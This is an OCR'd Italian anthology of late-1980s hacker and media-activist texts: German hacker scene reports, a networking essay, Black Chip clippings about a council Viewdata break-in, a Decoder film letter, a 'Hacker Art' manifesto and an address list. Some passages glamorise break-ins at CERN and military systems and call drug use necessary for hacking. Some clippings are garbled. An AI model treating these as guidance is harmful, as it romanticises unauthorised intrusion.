Alla fine dell'anno però cominciarono le denunce e gli arresti e le perquisizioni, e nella scena cominciarono ad essere dibattuti questioni di ordine pubblico nella società informatizzata. Il motto della discussione: "A me sembra che stia hackerando", è significativo.

A questo congresso fu invitato anche il dirigente della Digos locale (Hamburger Verfassungsschutzes), Christian Lochte, che però all'ultimo momento non si presentò.

Comunque il nucleo duro dei partecipanti a questo tipo di congressi in realtà non nutre molto interesse per questioni ideologiche-politiche. Costoro difatti sono molto più interessati a

- Illustrazione tratta da 2600 The Hacker Quarterly, Vol. 7, n. 2, Estate, 1990, Middle Island, New York, USA.

questioni tecniche e, all'occasione, di sperimentare le loro capacità pratiche.
Ai Caos Communication Congresses spesso é possibile assistere a scene di questo genere. Si vedono decine di persone ammassate attorno a un monitor, che seguono da vicino, secondo per secondo, operazioni di hackeraggio ai danni di grosse reti pubbliche o segrete. In un congresso é stato possibile osservare tre giovani infilarsi in un computer Vax dell'Istituto Europeo di Ricerche Nucleari (CERN) di Ginevra, che nel gergo degli hackers tedeschi viene definito la scuola guida per hackers.
Hackerando il Cern di Ginevra é possibile infilarsi nei sistemi legati agli esperimenti con gli acceleratori di particelle e i protosincrotoni, ed eventualmente intervenire, modificandoli, sui risultati degli esperimenti.
Contrariamente ai pioneri dell'hackeraggio, gli hackers di oggi almeno in Germania deridono la definizione dell'hacker visto come un Robin Hood che ruba i dati ai ricchi per distribuirli ai poveri.
Per loro quello che conta è il gusto dell'avventura e dell'esplorazione. si ritengono degli speleologi e degli esploratori nel mondo del computer, nel mondo dell'ignoto.
Alcuni dati sulla grandezza e la diffusione della rete degli hackers in Germania. Sono possibili solo delle stime. Si calcola che esistano solo in Germania circa 2.000.000 di personal computers, nelle stanze dei giovani. secondo gli esperti il numero di modem si aggira su 100.000, di cui almeno 30.000 clandestini, cioè non registrati presso le poste. Una parte dell'attività dei giovani hackers in Germania è paragonabile sicuramente a quella dei radioamatori o CB, infatti spesso costoro passano la maggiorparte del loro tempo chiaccherando di cose poco importanti attraverso i loro computers.
Nell'estate del 1988 nelle aule della facoltà di Scienze Politiche alla Frei Universität di Berlino venne condotta una ricerca con relativo seminario intitolata *Passwords to Paradise: Eine neue soziale Computerbewegung?*, (Parola d'ordine per il paradiso: un nuovo movimento legato ai computers?). Secondo questa ricerca il numero di mailbox varia tra le 500 e le 1.000. In realtà però siccome queste mailbox sono spesso dei computers di genitori trasformati dai figli in caselle postali provvisorie, il numero di mailbox in continua attività è di circa 80, secondo gli esperti del settore. Queste mailbox in genere appartengono a editori del settore computeristico o a piccole ditte di software. Altre vengono tenute anche da grosse ditte di computers e ci sono pure due-tre caselle postali computerizzate, appartenenti a religiosi. In altri casi, astuti studenti o altri delle facoltà di informatica utilizzano i centri di calcolo delle università come caselle postali e come trampolini di lancio per azioni di hackeraggio.
Un discorso a parte merita la mailbox *LINKS*, l'unico gruppo di hackers esplicitamente di sinistra e quindi politicamente impegnato. *Links* vuol dire letteralmente sinistra ed è la mailbox del *Computer Club Socialista* di Monaco, che si definisce come libera aggregazione di computerfreaks, provenienti dall'area della sinistra. Questo box si definisce come una banca dati, dal basso, su iniziative dei cittadini, sul movimento delle donne, il movimento per la pace, i movimenti ambientalisti ed ecologici e tutti i partecipanti sono invitati a depositare o apprendere informazioni

su problemi relativi alla Germania o all'estero nella mailbox. Le informazioni possono essere rielaborate direttamente coi computers del gruppo *LINKS*. Con volantini e pubblicazioni di vario genere vengono poi diffuse queste informazioni. Links rimane per ora l'unica mailbox che ha chiari obiettivi politici: l'unica mailbox di sinistra.

Accanto all'amore per le macchine i computerfreaks nutrono un culto spasmodico per qualsiasi tipo di fantascienza. Già agli inizi dell'hackeraggio in America, alcuni hackers inserirono nell'*ARPANET* una banca dati segreta chiamata science-fiction lovers, dove vi erano conservati importanti dettagli su films, libri di fanatscienza e relativi protagonisti. Gli hackers amano nella tecnologia soprattutto le visioni di un mondo ad alta tecnologia, con computers superintelligenti e missili, che viaggiano alla velocità della luce e spesso si identificano con gli eroi che sono coraggiosi ed estremamente furbi nella loro lotta contro potenze spesso imperscrutabili o impenetrabili.

Spesso gli hackers si sentono strettamente imparentati agli autori di fantascienza. Come questi ultimi si sentono programmatori e creatori di interi universi, dei quali si sentono unici legislatori. Il rapporto con la tastiera e con la macchina spesso fa nascere complessi di superiorità o di onnipotenza, al punto che un accanito hacker può spesso avere l'impressione di essere un dio. Ad accrescere e stimolare queste forti inebrianti sensazioni e rappresentazioni spesso nella scena hackers, come nella scena freak di tutti i tempi, contribuisce l'uso di stupefacenti di vario genere. Le sedute, i parties, le feste degli hackers sono spesso corredate da forti bevande alcooliche, joints, pillole di anfetamina e volentieri anche un po' di cocaina.

Spesso nella scena degli hackers in Germania ci sono posizioni contrastanti sull'uso delle droghe, le quali toglierebbero, a loro dire, la necessaria lucidità e prudenza nell'uso dello strumento dell'hackeraggio. Fatto sta che per lunghe sedute o parties molto intensi di hackeraggio, l'uso di stupefacenti è un ingrediente assolutamente necessario per sentirsi in forma e liberarsi di tutte le inibizioni per intraprendere i viaggi cosmici nell'universo dei dati. E' divertente pensare, per esempio, che un gruppo di hackers completamente sballato e fuori di testa possa senza problemi infilarsi in un qualche segretissimo, preziosissimo, programma della NASA o di qualche base o ente militare e possa senza farsi alcuno scrupolo combinare quello che vuole. Divertente e senza dubbio destabilizzante. Le sedute e le feste di hackeraggio hanno ormai raggiunto durate e livelli ormai incredibili. Le mitiche sei giorni non mancano neanche qui. Per la Chip Generation, la generazione nata nel mondo dell'informatica, il computer è diventato sicuramente un dio, un mito.

- Illustrazione tratta da Whole Earth Review, n. 68, Inverno, 1990, Sausalito, California, USA.

ESTRATTO DA "THE COMPUTER REVOLUTION AND THE ARTS",
DI RICHARD L. LOVELESS, 1989,
UNIVERSITY OF SOUTH FLORIDA PRESS/TAMPA, FLORIDA, USA

"FARE NETWORK: IL MITO DELLA RIVOLUZIONE DELLE COMUNICAZIONI"

Di Richard L. Loveless

Molti di noi pensano al computer come ad una macchina che processa informazione. Ma, in realtà, esso rappresenta la più potente forma di *comunicazione* che sia mai stata inventata. Qualsiasi cosa che il computer fa può essere compresa come la messa in grado o l'intensificazione di qualche processo di comunicazione.

IL FARE NETWORK CON IL COMPUTER È DIVENUTO SINONIMO DELLA RIVOLUZIONE DELLE COMUNICAZIONI CHE STA GRADUALMENTE DECENTRALIZZANDO LA NOSTRA GERARCHICA CULTURA DI MASSA IN UNA REPUBBLICA DI NETWORKS AUTONOMI ALTAMENTE SPECIALIZZATI (UNA "ETERARCHIA").

UNA RIVOLUZIONE DELLE COMUNICAZIONI NON RIGUARDA LA TECNOLOGIA: ESSA RIGUARDA LE RELAZIONI POSSIBILI TRA LE AGENTE

Essa implica una inversione delle relazioni sociali dominanti attraverso una inversione strutturale dei mass media: l'attuale ordinamento verticale diventerebbe orizzontale, la gerarchia diventerebbe eterarchia, i flussi centralizzati in uscita verrebbero bilanciati da flussi decentralizzati in entrata, la comunicazione di massa verrebbe sostituita dalla conversazione creativa, il commercio verrebbe subordinato alla comunità, e la "nazione come pubblico" verrebbe dispersa in una repubblica di autonome, "realtà-comunità" autoprodotte, gruppi sociali di rilevanza politicamente significativa, realizzati come comunità per mezzo dei networks delle telecomunicazioni e definiti, per tali motivi, non dalla geografia, ma dalla coscienza, dall'ideologia e dal desiderio. In altre parole, al momento in cui un network diventa più specializzato, allora il concetto di pubblico diventa quello di collegio elettorale e la distinzione tra produttore e consumatore diventa progressivamente insignificante. Il professionista, stipendiato come esperto nelle tecniche della produzione di comodità chiamate "programmi" per la distribuzione di massa ai "consumatori", viene sostituito dal modello più appropriato di principiante specializzato in quanto componente di una comunità del desiderio.

Oggi la nozione di fare network significa che io ti scrivo e tu mi scrivi; questi testi inviati appaiono su i nostri schermi. Ma questo è solo l'inizio della comunicazione basata sul computer.

Il Macintosh ha già una interfaccia visiva per fare network. Il prossimo passo sarà l'aggiungere scarne animazioni con testi parlati e stampati, poi il fare animazioni meno scarne, sempre più in tempo reale, con più dimensionalità e resa, con la voce sempre più umana. Contemporaneamente, c'è quell'altro mondo, il video, che sta diventando rapidamente digitale. Non c'è differenza tra il codice digitale che viene fuori da un computer e il codice che viene fuori da una telecamera. Alla fine essi si uniranno (come già accade negli effetti prodotti dalle macchine video digitali), e il risultato sarà il motore che guiderà la rivoluzione delle comunicazioni.

Come risultato, il concetto post-industriale di fare network sostituirà gradualmente il concetto industriale di distribuzione. Ma questa volta noi stiamo venendo fuori con una radice strutturale molto differente - il sistema di comunicazione per telefono contro il broadcast imperiale. Il fare network del computer ha già le caratteristiche rivoluzionarie che sono il mito della rivoluzione delle comunicazioni. È decentralizzata, personalizzata, completamente tesa alla conversazione. Il computer stesso è predisposto alla conversazione e il network cui è stato storicamente collegato è predisposto alla conversazione.

C'è un piccolo problema: il sistema telefonico non può ancora trasmettere il video in tempo reale, come è nel cinema. È in attesa delle fibre ottiche, il che sarà profondamente politico, in quanto significherà che la larghezza d'onda che arriva nelle case diventerebbe finalmente equivalente a quella che ne esce. La stampa popolare discute di queste cose come se fossero separate dai film e dalla video art. Ma non lo sono. Il cinema elettronico sarà sovrapposto sul fare network come noi oggi lo conosciamo, creando la base per lo sviluppo di comunità-realtà autonome.

COME COMPONENTI DI QUESTE COMUNITÀ POTREMO PRODURRE MODELLI DI REALTÀ POSSIBILI (ARTE) E ANCHE CONTROLLARE I CONTESTI CULTURALI NEI QUALI QUESTI MODELLI SONO PUBBLICATI E RECEPITI (POLITICA).

Io credo che questo non sia solo possibile, ma essenziale per la dignità umana e per la sopravvivenza:

LE CONTINUE SIMULAZIONI DI REALTÀ ALTERNATIVE ENTRO LE COMUNITÀ-REALTÀ AUTONOME COSTITUISCONO UN NUOVO RINASCIMENTO NEL QUALE L'ARTISTA-PRINCIPIANTE POTRÀ DIRIGERE EFFETTIVAMENTE I PROFONDI MUTAMENTI SOCIALI E POLITICI DEL NOSTRO TEMPO.

Black Chip

a radical journal of new technology

SEND YOUR MONEY TO RICHARD

What can you do with a home computer that's even more importan than zapping aliens?...

abotage...

It's as simple as pulling a plug...

Cursors! Anarchists byt into council computer

TOP secret information on Berkshire County Council's computer system can be tapped by ordinary members of the public, it was claimed this week.

Reading Association have discovered the computer's security depending is on "Aliens in moonlight on a railway," after a member of the public tapped into its system.

And the association claim that the solution of the computer manual code shows that the computer must be in security alert and closed down for a day last month.

Now, the association newspaper, Bad Bug, have published what they say is a step by step guide to breaking into the county council's information service centre and they said that anyone who does so is not breaking the law.

In an article called "Hi Tech Fun," the group say that classified information can be retrieved by anyone using the county council's Viewdata Service, if they follow a set of simply instructions.

Viewdata provides information on sport, entertainment and local events in the area and is available free of charge on any of nine terminals in Reading Library.

And on January 27 the association claim that someone using the service actually managed to get through the information service and add things to the computer's mail box.

"A Viewdata subscriber was astonished to find the Berkshire County computer expressing praise and admiration for the activities of Reading association," the article said.

"An hacker believed not to be a member of the Viewdata service on January 28 managed to access the service so that they were able to leave a message with the heading words Aliens.

"You don't need to be a computer whizz kid to get on Berkshire's mainframe computer.

However, principal systems librarian Mr Jim Hall said the Chronicle that many of the associations claims were bombast.

"People cannot manage security through a manual computer. People can get beyond the security service but it is not part of the mainframe computer.

And he added that any hacker who did crash the system on January 27 would not cause a "security" alert because it not programmed to do that. He said the computer from the member would have signal the system.

He maintained that although the library terminal connected to the mainframe computer, it is not a part of the computer that contains classified information.

"Each terminal has its own memory and the people playing around with them, but there can be no point the information from the library terminals. All they were messages."

He added that they had to expect young people to be able to "crack" the computer's security and that it was part of the security system.

"We just have to stop things off. It is just one of those, but it only happens very very occasionally."

It's as simple as pulling a plug...

IT IS sometimes said that the advanced technology of our generation becomes the school-boy physics for the next generation.

If this was ever true, it is certainly more so today, with the rate of introduction of new technology accelerating, and it will continue to accelerate for as long as we can accept the rate of change.

.....the economy cannot stop making us consume more and more, and to consume without respite is to change illusions at an accelerating pace which gradually dissolves the illusion of change. We find ourselves alone, unchanged, frozen in the empty space behind the waterfall of gadgets, family cars and paperbacks.

Raoul Vaneigem

Q. How did a programming punctuation error lead to the loss of a Mariner probe to Venus?
A. In a Fortran program, "DO 3 I = 1,3" was mistyped as "DO 3 I = 1.3" which was accepted by the compiler as assigning 1.3 to the variable DO3I.
(You will have to read the Annals of the History of Computing, 1981 to find out why this caused the loss of the probe.)
Source : INPUT/OUTPUT.

LIBERTEL VIEWDATA DATABASE

Phone : 01-733-7730

Despite the greater ease, new technology is much more-

LETTERA PRIVATA A TOMMASO TOZZI, 12/5/1990, AMBURGO, GERMANIA

Alcuni testi scritti durante gli anni ottanta

Di Klaus Maeck

SYNOPSIS

F.M. E' negli esperimenti con il suono nel suo piccolo laboratorio a tetto. Durante una pausa con gli amici a un Fast Food egli viene ancora colpito dalla discreta musica non-stop che proviene dagli autoparlanti all'H-Burger...

Qual'è la connessione tra questa gente soddisfatta e con la faccia stupida, che ingurgitano un hamburger dopo l'altro e la muzak monotamente lieta che ronza dagli altoparlanti? Forse c'è una qualche ragione per avvelenare l'aria con una tale spazzatura acustica e i nostri corpi con questo cibo di plastica?

Per la cinica Christiane che intrattiene una curiosa e complessa relazione con F.M. questa non è nient'altro che robaccia senza senso. "Il potere del suono... ! non fatemi ridere!" (lei è molto più interessata al potere delle apparenze - lavorando in un peep show e passando la maggior parte del proprio tempo libero con le sue rane a casa).

Ma F.M. è convinto: "Gli americani hanno cominciato a lavorare con il suono 50 anni fa -è così che hanno vinto la guerra!"

Armato del suo registratore egli rivisita il fast food e registra queste tonalità. Quando torna a casa altera le frequenze e rielabora il suono finché scopre che la calma indotta da questa musica può essere mutata nell'opposto: la musica tranquillizante diventa veleno per il cervello.

Alla ricerca di suoni nuovi e estremi per i suoi esperimenti, egli si imbatte in una specie di messa nera celebrata da una banda di pirati nella metropolitana della città. Dopo essere stato preso mentre registrava di nascosto i loro ritmi musicali, F.M. viene sottoposto alla luce ipnotizzante di una dream machine e portato in tribunale. Ma egli riesce a convincerli della sua teoria: i pirati sanno che il suono penetra sotto la nostra pelle, spargendosi sotto forma e contenuto di comunicazione. Essi sanno che ogni informazione segreta è una informazione importante.

G.P. ORRIDGE: "L'INFORMAZIONE È COME UNA BANCA BEN PROTETTA. IL NOSTRO LAVORO, IL TUO LAVORO È RAPINARE QUELLA BANCA!"

Dopo aver elaborato il suo anti-nastro, usando i suoni della danza dei pirati e paurose grida di ranocchi, egli distribuisce le cassette ai suoi nuovi amici. E dopo il primo successo nell'indurre

- Illustrazione tratta da VAGUE magazine, n. 18-19, 'Programming phenomena and conspiracy theory', 1987, Londra, Inghilterra.

nause nei ristoranti H-Burger, va avanti provocando la disobbedienza di massa civile facendole suonare per tutta la città. Ciò che segue è il caos completo, con il completo disappunto dei fabbricanti multinazionali di muzak, che prontamente inviano un agente speciale per porre termine a questo terrorismo dei nastri.
Che coincidenza che l'agente preferisca passare il tempo a spendere i suoi soldi in locali di spogliarelli e cabine a luci rosse, innamorandosi così della bella Christiane. Quando alla fine riesce a penetrare nel laboratorio di F.M. e scopre una foto di lei tra tutto quell'oscuro macchinario, tutto cambia improvvisamente...

TAPE ATTACK
>FESTIVAL OF PLAGIARISM<
Glasgow, Agosto, 1989.

SPREAD TAPES (+ leaflet*)
-Before the festival to friends/partecipants...)
-On the first Festival day
-With >Decoder< tickets and other tickets (?)

Enclosed is a leaflet with instructions:
1. Copy this tape and give it to friends
2. Option: prepare your tape, record your individual interruptions...
3. Bring your tape recorders to the Festival!
4. Play your tape every day at 6 p.m. in front of the festival building!
5. Option: interrupt your tape, record the surrounding noises (preferably the other tape sounds)

DECODER

1989:
Sette anni dopo aver tradotto questo film, alla fine lo presentai con un tutto esaurito a Londra, Seattle e Washington, grazie ad alcuni entusiastici promotori, di cui tu sai. Le istituzioni cinematografiche tedesche locali, che hanno collaborato al finanziamento del film, ne erano e ne sono tuttora orgogliose, il film non si adattava ai loro schemi, essi semplicemente non ne fanno cenno.
La reazione al film fu completamente controversa fin dall'inizio... Per esempio alla prima proiezione al Festival del Film di Berlino la stampa reagì negativamente. Così non vi fu in seguito alcuna distribuzione del film. Ovviamente io preferisco una reazione estrema piuttosto che una reazione debole.Se esiste un'arte di valore essa deve provocare, almeno provocare dei pensieri

radicali. Se no, piuttosto, mi guardo le pubblicità.
I cut-ups, chiamati così da Gysin e Burroughs, ebbero un grande successo nelle pubblicità prima che i film o i video se li accaparrassero.
Questo film è sui 'cut-ups', che fanno a pezzi la musica, il suono -e il film stesso è pieno di 'cut-ups', brevi immagini che il tuo cervello può percepire ma non i tuoi occhi.
Io ero sempre, e sono tuttora, ossessionato dalle campionature -che tirano le cose fuori dal loro contesto, separandole e ricostruendole in modo differente... Io ho passato metà della mia vita in negozi di fotocopie ...come ammiratore dell'opera di William Burroughs -che ovviamente si dette da fare a separare la letteratura. Io sto ancora aspettando nuovi metodi di approccio ...al di là della letteratura, via tutti quei fogli -abbiamo bisogno di qualcosa che faccia male!
Come il semplice esempio di Burroughs in effetti spiegava nei suoi saggi tecnici... 'La Rivoluzione Elettronica' e altri..., usando questa tecnica per il suono e l'immagine, per tutte le forme miste dei media. Io in realtà non ho visto accadere molto, e tu?
Ho visto una cosa sublime accadere a Berlino.
Quando siamo arrivati per girare dei pezzi per Decoder sulle grandi rivolte del 1982 -quando Reagan visita Berlino per la prima volta- il nostro scritto diceva di filmare FM, il nostro personaggio principale, e i suoi amici in mezzo alle rivolte, tutti equipaggiati con registratori e nastri preparati -come se simulassero il combattimento con il suono- ma dei furbi bastardi avevano veramente distribuito nastri, con dentro musica, ma principalmente con suoni di rivolte di strada, di elicotteri, di spari, poi ancora un rivoluzionario Jimi Hendrix e così via...
Le cassette avevano etichette con le istruzioni per duplicarle e diffonderle il più possibile e per farle suonare tutte insieme contemporaneamente.
Così quando la città fu in completo stato di caos, al momento annunciato i registratori sputarono fuori questo suono in tutta Kreuzberg, dalle finestre e dai tetti, dalla gente nelle strade che portava registratori.
Ci fu un gran senso di confusione e tutti quelli che furono coinvolti non dimenticheranno mai queste ore... I poliziotti sembravano proprio sconsolati e stupidi

QUANDO DOVETTERO CONFISCARE I REGISTRATORI E I NASTRI COME SE FOSSERO STATE ARMI.

ma è questo ciò che fecero.
Che cose meravigliose possono essere fatte con la confusione e il terrore, le stesse armi di controllo con cui veniamo colpiti continuamente. Rivoltiamole contro l'aggressore. Potrebbe sembrare patetico, potrebbe sembrare semplicistico, ma è così. Questa era l'idea dietro Decoder.
Da quando Burroughs (con i suoi libri) mi dette alcune istruzioni di base per lo scritto, io potei parlargli mentre prendeva parte a questo film. Naturalmente egli interpreta la parte di un vecchio che toglie via le cose. Ecco (ovviamente) un registratore, e questo ruolo gli piaceva veramente, continuava a distruggere quella cosa perfino quando la cinepresa non era in funzione... Noi

girammo quella scena a Londra quando presenziava (o interveniva) alla 'Final Accademy'.
QUESTO FILM È SULLA POLITICA D'INFORMAZIONE. TUTTE LE INFORMAZIONI IMPORTANTI RIMANGONO SEGRETE IL PIÙ' A LUNGO POSSIBILE. DOPO AVER VISTO IL FILM ALCUNE PERSONE PENSAVANO ANCORA CHE 'MUZAK' FOSSE UNA NOSTRA INVENZIONE. MA 'MUZAK' E' IN USO DA PIU' DI 50 ANNI, MOLTO TRANQUILLAMENTE E SENZA ESSERE PER NIENTE DISCUSSO. MA LA CONOSCENZA E LA DECODIFICAZIONE DI TALI INFORMAZIONI NASCOSTE E' UN OBIETTIVO IMPORTANTISSIMO, POICHE' SONO SUL MERCATO, USANDO SIMILI TECNICHE PER IL RILASSAMENTO, LA CONCENTRAZIONE, LA MEDITAZIONE, ETC.. UNO STRUMENTO MOLTO POTENTE PER LA MENTE, (DIPENDE SOLO DA CHI LO STA USANDO).
NOI ABBIAMO ANCHE COMPILATO UN LIBRO COME SUPPORTO DEL FILM: ARTICOLI SU MUZAK E INFRA-SUONI E DREAM-MACHINE, E LA MITOLOGIA DELLE RANE DAGLI INDIANI AI GIORNI NOSTRI... LA PUBBLICAZIONE TEDESCA DEL 'DECODER HANDBUCH' [MANUALE DI DECODER] E' ESAURITA, SI PARLA DI UNA VERSIONE INGLESE CHE VERREBBE CURATA DA 'TEMPLE PRESS' MA NON E' STATO ANCORA CONCORDATO NIENTE.

- Illustrazione tratta da un adesivo prodotto dalla fanzine DECODER, 1990, Milano, Italia.

TESTO INEDITO, 1989, FIRENZE, ITALIA

"ARTE SUBLIMINALE - HACKER ART"

Di Tommaso Tozzi

L'idea di fare 'Arte Subliminale' nasce per due motivi specifici:

1) CREARE DELLE AZIONI CHE 'PRATICHINO' UNA FORMA DI OSTRUZIONISMO AL SISTEMA UFFICIALE DELLA CULTURA.

2) Fare in modo che queste azioni, così come ogni formula di trasgressione o creativa, non vengano ricondotte entro le formule stereotipicizzate degli atti culturali ufficiali.

L'arte subliminale (video, libri, azioni sonore, strutture interattive, virus digitali, etc., trattati subliminalmente) sono azioni che si mascherano sotto l'alibi di pratiche 'normali' (ovvero sotto l'evidenza di alcune 'norme' della comunicazione quotidiana), e dietro queste false apparenze agiscono interattivamente contaminando il o gli utenti (il mondo) con segnali di trasgressione.

NELLE MIE OPERAZIONI SUBLIMINALI LA PAROLA "RIBELLATI" È COSTANTEMENTE PRESENTE PER ESPANDERE IL VIRUS DELLA TRASGRESSIONE AI LUOGHI DEPUTATI DELLA CULTURA O DELLA COMUNICAZIONE DI MASSA.

luoghi questi dove le operazioni subliminali vengono perpetrate clandestinamente (gallerie d'arte, fiere, trasmissioni televisive via etere, emittenti radiofoniche, punti di informazione pubblici, banche dati e sistemi informatici, etc.).


Il prodotto-opera d'arte, nella sua apparenza fisica e nella sua presentazione concettuale, una volta confezionato, si trasforma/maschera in apparenti non-opere, in apparenti strutture 'normali' di informazione, entro cui giacciono nascosti i messaggi subliminali; messaggi clandestini che toccano direttamente i sistemi percettivi interni all'individuo, scavalcando i sistemi di percezione cosciente: il messaggio subliminale (nel caso delle mie operazioni: "RIBELLATI") viene recepito inconsapevolmente.

HACKER ART COME SVILUPPO PARALLELO A OGNI TIPO DI GUERRIGLIA CLANDESTINA.

Hacker Art come definizione di una soglia entro cui l'operazione virtuale e l'operazione reale si scambiano indistintamente i ruoli mantenendo stabile la gestione e lo scopo dell'atto trasgressivo.

Hacker Art o Arte Subliminale come lotta contro le definizioni, contro i ruoli e le etichette della cultura ufficiale, contro le pratiche pubblicitarie sulle apparenze, contro la manipolazione delle cose e del reale tramite il linguaggio.
Hacker Art o Arte Subliminale come pratica anonima, contro la nominazione quando usata come strumento degli interessi economici delle multinazionali; contro le stesse definizioni di Hacker Art e Arte Subliminale strumentalizzate dalla cultura ufficiale.

CIÒ CHE INTERESSA RIMANE SOLO LA "PRATICA" CLANDESTINA. IL RESTO SARÀ SOLO MERCE DI SCAMBIO O RUMORE IN FAVORE DI TUTTO CIÒ CHE SI MUOVE CONTRO IL SISTEMA DEL POTERE CULTURALE.



ELENCO E INDIRIZZARIO DI ALCUNI LUOGHI DELLE OPPOSIZIONI '80 ('90)

LA LEGA DEI FURIOSI

CATALOGO COLLETTIVO
DI AUTOPRODUZIONE E DISTRIBUZIONE MATERIALI
NEI CIRCUITI NON COMMERCIALI

N. 1

SPAZI ALTERNATIVI E ANTAGONISTI, GRUPPI, COLLETTIVI E CENTRI SOCIALI:

GERMANIA:
BERLINO:
S.O.36, Berlino
COLONIA:
235 MEDIA, Spichernstraße 61, 5000, Koln 1, Germania
INGHILTERRA:
LONDRA:
HAPPING, Londra
ITALIA:
BOLOGNA:
CAMO, LABORATORIO DI COM.NE ANTAGONISTA, Vicolo Borchetta 2/4, Bologna, Italia
CASALONE, Viale Zagabria 1, Bologna , Italia
CIRC. ANARCHICO CAMILLO BERNERI, Cassero di Porta S. Stefano 1, Bologna, Italia
CIRC. L'ONAGRO, Via Avesella 5/b, 40121, Bologna, Italia
COOP. BOLD MACHINE ED., Mura di Porta S. Felice 1, Bologna, Italia
DAMSTERDAMNED, Via Guerrazzi 20, Bologna, Italia
FABBRICA, Via Sebastiano Serlio 28, Bologna, Italia
FIORAVANTI 27
ISOLA NEL KANTIERE, Via S. Giuseppe 8, Bologna, Italia
NEON, Via Solferino 41/a, 40124, Bologna, Italia
FIRENZE:
AGENZIA DI COMUNICAZIONE ANTAGONISTA, Via di Mezzo 46, Firenze, Italia
AREA PETTINI BURRESI, Firenze, Italia
C.P.A. FIRENZE SUD, Viale Giannotti 79, Firenze, Italia
C.S.A. EX EMERSON, Via Bardazzi 19, Firenze, Italia
C.S.A. INTIFADA, Via XXV Aprile, Ponte a Elsa, FI, Italia
C.S.A. MICHEL FOUCAULT, Firenze, Italia
C.S.A. SPARTACO, Firenze
INDIANO, Firenze, Italia
MAMA AFRICA c/o Leonardo Landi, Via Meucci 11, Firenze Italia
MILANO:
CASA OCCUPATA PERGOLA, Via della Pergola, Milano, Italia
CASCINA OCCUPATA, Via Vaiano Valle 32, Str. Per Chiaravalle, Milano, Italia
CENTRO ARTISTICO IMMAGINAZIONE, Via de Gasperi 28, Pantigliate, Milano, Italia
CENTRO AUTOG. GARIBALDI, Corso Garibaldi 89/b, ang. Via Cazzaniga, Milano, Italia
CENTRO AUTONOMO OCCUPATO, Via dei Transiti 38, Milano, Italia
CENTRO INIZIATIVE LUCA ROSSI, Via Ricotti 19, Milano, Italia
CENTRO OCCUPATO L'ACQUARIO, Milano, Italia
CIDAA CENTRO INIZ.E DOC.ANTI APARTHEID, Via Pietro Custodi 8, Milano, Italia
CIRC. ANARCHICO PONTE DELLA GHISOLFA, Viale Monza 255, Milano, Italia
COLL. ANTIRA c/o Marchioro Roberto, Via Cagnola 4, Milano, Italia
COM.LOTTA TICINESE-GENOVA, Via Savona 13, Milano,Italia
C.S.A. CONCHETTA, Via Conchetta, Milano, Italia
